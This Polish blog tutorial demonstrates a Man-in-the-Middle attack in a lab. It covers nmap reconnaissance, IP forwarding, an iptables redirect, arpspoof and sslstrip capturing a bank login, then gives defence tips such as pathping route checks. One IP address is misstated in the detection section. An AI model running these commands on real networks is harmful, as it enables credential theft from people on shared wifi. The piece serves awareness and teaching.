


Każdy z nas przynajmniej raz skorzystał z darmowego publicznego wifi. To, że takie sieci nie są bezpieczne to wie praktycznie każdy. Mimo to ludzie i tak korzystają w takich miejscach z dostępu do facebooka, bloga, poczty czy też konta bankowego. Dzięki bogu coraz więcej ludzi zaczyna rozumieć, że takie zachowanie jest ryzykowne.

Spis treści

- [Faza 0 - Ogólne omówienie zagadnienia](#)
- [Faza I - Rekonesans](#)
- [Faza II - Przygotowanie ataku](#)
- [Faza III - Atak](#)
- [Faza IV - Oczekiwanie na dalsze kroki ofiary](#)
- [Faza V - Pytania](#)
- [Ciekawostka](#)

Faza 0 - Ogólne omówienie zagadnienia

Dziś zajmiemy się atakiem Man In The Middle (tłum. Człowiek Pomiędzy). Krótkimi słowami celem intruza jest pozyskanie dostępu do danych przesyłanych między celem a np stroną www banku. W tym artykule postaram się pokazać jak łatwy do wykonania jest ten atak oraz jak poważne skutki mogą być gdy damy się na niego złapać.





Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

Powyższy obrazek obrazuje jak wygląda atak pod kątem schematycznym. Najłatwiej atak przeprowadzić będąc w sieci ofiary. Najlepszym do tego celu są sieci w takich miejscach jak KFC, McDonald czy uczelnie. Pokaże jak potencjalny intruz posiadając dostęp do sieci w której znajduje się ofiara.

Na początek kilka słów o środowisku w którym będziemy operować. Dziś zajmiemy się wyłącznie działaniem gdy intruz znajduje się w tej samej sieci lokalnej co ofiara. Intruz posiada komputer z dostępem do sieci z systemem Linux (dystrybucja Kalilinux). Ofiarą będzie wirtualna maszyna z systemem operacyjnym Windows 7.

Faza I - Rekonesans

Pierwszym co nas interesuje to adres IP celu. W dzisiejszym scenariuszu zakładamy, że intruz chce podsłuchać konkretną osobą. Pierwszym wykonanym przez niego krokiem będzie skanowanie sieci w poszukiwanie celu. Do tego celu wykorzystamy identyfikację komputerów z windowsem po nazwie [NetBios](#). Za pomocą programu [Nmap](#), a dokładnie polecenia `nmap -p 139 -A 10.0.2.1/24` przeskanujemy całą sieć w poszukiwaniu otwartych portów 139, które wskażą nam najczęściej windowsy (systemy linux, też mogą mieć otwarte porty charakterystyczne dla NetBios'u).



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

```
Applications Places [Globe] [Terminal Icon] Mon Dec 15, 1:31 AM [Speaker Icon] [Network Icon] [User Icon] root
Browse and run installed applications root@kali: ~
File Edit View Search Terminal Help
1 0.34 ms 10.0.2.4

Nmap scan report for 10.0.2.6
Host is up (0.00050s latency).
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn
MAC Address: 08:00:27:B1:B7:CD (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:wind
ows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 o
r 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, W
indows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: LABWINDOWS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b1:b7:cd (Cadmus Computer
Systems)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: labwindows-PC
|   NetBIOS computer name: LABWINDOWS-PC
|   Workgroup: WORKGROUP
|   System time: 2014-12-15T02:30:34+01:00
|_smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|   Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
root@kali: ~
```

Wprawne oko na pewno wypatrzyło linijkę zawierającą parametr NetBIOS name. Przybiera on wartość hostname danego komputera, w przypadku komputerów z systemem windows jest to najczęściej nazwa_głównego_użytkownika-PC. Adres IP identyfikującego się tą nazwą to 10.0.2.6.

Kolejną informacją ważną dla powodzenia ataku jest adres IP bramy sieciowej - routera. Domyślnie jest to pierwszy adres w sieci - 10.0.2.1.

Faza II - Przygotowanie ataku

Teraz gdy już znamy adresy ip, możemy zająć się przygotowywaniem maszyny na której wykonamy atak. Zaczniemy od włączenia na maszynie intruza forwadowania (przekazywania) ruchu sieciowego. Będzie to nam potrzebne by móc podsłuchiwać ruch sieciowy generowany przez ofiarę.



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Następnie dodamy do [Iptables](#) regułkę przekierowującą ruch który przychodzi do nas na port 80 (ruch od ofiary) na port 8080 na którym będzie nasłuchiwał program który pozwoli nam czytywać hasła które prowadzi w przeglądarkę ofiara.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port 8080
```

Faza III - Atak

Teraz gdy mamy już wszystko skonfigurowane możemy przystąpić do głównej części ataku. Ustawiliśmy na naszej maszynie przekazywanie ruchu w potrzebny nam sposób. Na chwilę obecną przez naszą maszynę przepływa jedynie ruch sieciowy, który sami generujemy.

```
arpspoof -i <interfejs> -t <IP ofiary> <IP bramy>
```

Powyższe polecenie przekierowuje ruch sieciowy między ofiarą a bramą na nasz interfejs sieciowy. W naszym przypadku będzie to:

```
arpspoof -i eth0 -t 10.0.2.6 10.0.2.1
```

Następnie odwracamy kolejność

```
arpspoof -i eth0 -t 10.0.2.1 10.0.2.6
```

Oczywiście drugie polecenie wprowadzamy w nowym oknie. W ten sposób umożliwimy przepływ danych

```
brama <-> intruz <-> ofiara
```

Czyli



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

10.0.2.1 <-> 10.0.2.5 <-> 10.0.2.6

Kolejnym krokiem jest uruchomienie narzędzia SSLStrip, które posłuży nam do podsłuchania danych.

```
sslstrip -k -l 8080 -w /root/Desktop/sslstrip.log
```

Opcje zastosowane w powyższym poleceniu to:

-k : Kill. Z pomocą tego parametru spowodujemy wyłączenie aktualnych sesji ofiary

-l : Listen. Parametr określający na którym porcie ma nasłuchiwać SSLStrip.


-w: Write. Parametr określający miejsce zapisu logów z pozyskanymi danymi.

W kwestiach samego ataku zostaje nam wyświetlenie logów. Zrobimy to za pomocą polecenia **tail**.

```
tail -F /root/Desktop/sslstrip.log
```

Faza IV - Oczekiwanie na dalsze kroki ofiary

Po wykonaniu powyższych czynności zostaje nam oczekiwać, aż ofiara wejdzie np na stronę banku.



ipko

MNIEJ NIŻ 1 ZŁ DZIENNIE ZA KAŻDY POŻYCZONY 1000 ZŁ

(wraz z kredytowanymi kosztami)
przy min. 3,5-letniej spłacie.

[Złóż wniosek](#)

LOGOWANIE

Numer klienta lub login

Hasło

[ZALOGUJ](#) [PRZEJDŹ DO NOWEGO iPKO](#)

[Zostań klientem iPKO](#)

BEZPIECZEŃSTWO w iPKO

PAMIĘTAJ!
Logowanie do serwisu iPKO nie wymaga podania kodu z karty kodów jednorazowych. Bank również nigdy nie poprosi Cię o podanie jednocześnie kilku kodów z karty kodów lub danych karty płatniczej.

[więcej o bezpieczeństwie](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Informujemy o planowanej zmianie certyfikatów bezpieczeństwa wystawionych dla serwisów bankowości elektronicznej: iPKO, nowe iPKO oraz iPKO biznes. [Wiecej](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Zmiana na stronie logowania iPKO

ZŁÓŻ WNIOSEK ONLINE

CENTRUM KONTAKTU

[Napisz do nas](#)
[Infolinia 801 302 302](#)
[Oddziały i Agencje](#)


POMOC

- Słownik
- Przewodnik
- Najczęściej zadawane pytania
- Pierwsze logowanie
- Demo

VeriSign Secured

03:54
2014-12-15

Tak wygląda strona ipko.pl podczas wykonywanego przez intruza ataku. W niewielkim, aczkolwiek istotnym stopniu różni się od tej, którą zobaczymy łącząc się z komputera, który nie jest celem ataku typu MITM



Serwis internetowy iPKO

Inteligo Financial Services S.A. (PL) | <https://www.ipko.pl>

iPKO

MNIEJ NIŻ 1 ZŁ DZIENNIE ZA KAŻDY POŻYCZONY 1000 ZŁ

(wraz z kredytowanymi kosztami)
przy min. 3,5-letniej spłacie.

[Złóż wniosek](#)

LOGOWANIE

Numer klienta lub login

Hasło

[ZALOGUJ ▶](#) [PRZEJDŹ DO NOWEGO iPKO ▶](#)

[Zostań klientem iPKO](#)

BEZPIECZEŃSTWO w iPKO

PAMIĘTAJ!
Logowanie do serwisu iPKO nie wymaga podania kodu z karty kodów jednorazowych. Bank również nigdy nie poprosi Cię o podanie jednocześnie kilku kodów z karty kodów lub danych karty płatniczej.

[Więcej o bezpieczeństwie](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Informujemy o planowanej zmianie certyfikatów bezpieczeństwa wystawionych dla serwisów bankowości elektronicznej: iPKO, nowe iPKO oraz iPKO biznes. [Więcej](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Zmiana na stronie logowania iPKO

ZŁÓŻ WNIOSEK ONLINE

CENTRUM KONTAKTU


[Napisz do nas](#)
[Infolinia 801 302 302](#)
[Oddziały i Agencje](#)

POMOC

- Słownik
- Przewodnik
- Najczęściej zadawane pytania
- Pierwsze logowanie
- Demo

VeriSign Secured


Po chwili analizy powyższych screenów w oczy rzuca się istotny fakt. Na pierwszym screenie na pasku adresu brak charakterystycznego elementu z kłódką, który świadczy o tym, że połączenie jest szyfrowane.



Serwis internetowy iPKO

Inteligo Financial Services S.A. (PL) | <https://www.ipko.pl>

Po tym jak tylko ofiara zalogowała się do banku otrzymaliśmy wpis w logach



Login: jakislogin

Hasło: tajnehaslo

Podczas normalnego połączenia, te dane są zaszyfrowane. Celem ataku typu MITM jest wymuszenie nieszyfrowanego połączenia, co umożliwi podsłuchanie haseł.


Faza V - Pytania

Naturalnie nasuwającym pytaniem jest jak się bronić. To proste! NIE LOGOWAĆ się gdy nie ma certyfikatu, chociaż nie jest to 100% pewnym zabezpieczeniem przed kradzieżą naszych haseł. Pewnym sposobem, na zmniejszenie ryzyka jest nie logowanie się do FaceBook'a banku czy poczty w publicznych sieciach.

Ciekawostka


Czy wiesz że... Atak MITM jest wykrywalny nie tylko za pomocą weryfikacji protokołu w pasku adresu przeglądarki? Większość ataków, które wykorzystują przekierowanie ruchu sieciowego jest wykrywalna w dość prosty sposób który nie wymaga instalowania specjalistycznego oprogramowania?

Polega on na sprawdzenia trasy którą podąża nasz ruch sieciowy. Jak pisałem wcześniej intruz musi przekierować ruch ofiary do siebie a dopiero potem bramy. Aby wykryć atak użyjemy wbudowanego w system windows narzędzia pathping.



The screenshot shows a Windows desktop environment. On the left, a web browser window displays the iPKO website, which includes a login section and promotional text. On the right, a command prompt window is open, showing the execution of the 'pathping ipko.pl' command. The output lists the route to ipko.pl [193.109.225.71], with the first two hops highlighted in a red box: '0 labwindows-PC [10.0.2.6]' and '1 10.0.2.1'. The taskbar at the bottom shows various application icons and the system clock indicating 05:09 on 2014-12-15.

Powyżej widzimy prawidłowa trasę pakietów. Z komputera ofiary (10.0.2.6) do bramy sieciowej (10.0.2.1). Gdy zastosujemy ta sama metodę dla przypadku gdy maszyna ofiary jest celem ataku



Pomiędzy ofiarą a bramą pojawia się komputer intruza (10.0.2.6). Gdy dostrzeżemy brak błędki na naszym ulubionym portalu społecznościowym czy banku, oraz gdy zobaczymy, że nasz ruch jest przekierowywany – Nie logujmy się tam, gdzie są dla nas cenne dane takie jak prywatne dane czy nasze pieniądze.

Dzięki za czas poświęcony na czytanie artykułu!

Pozdrawiam!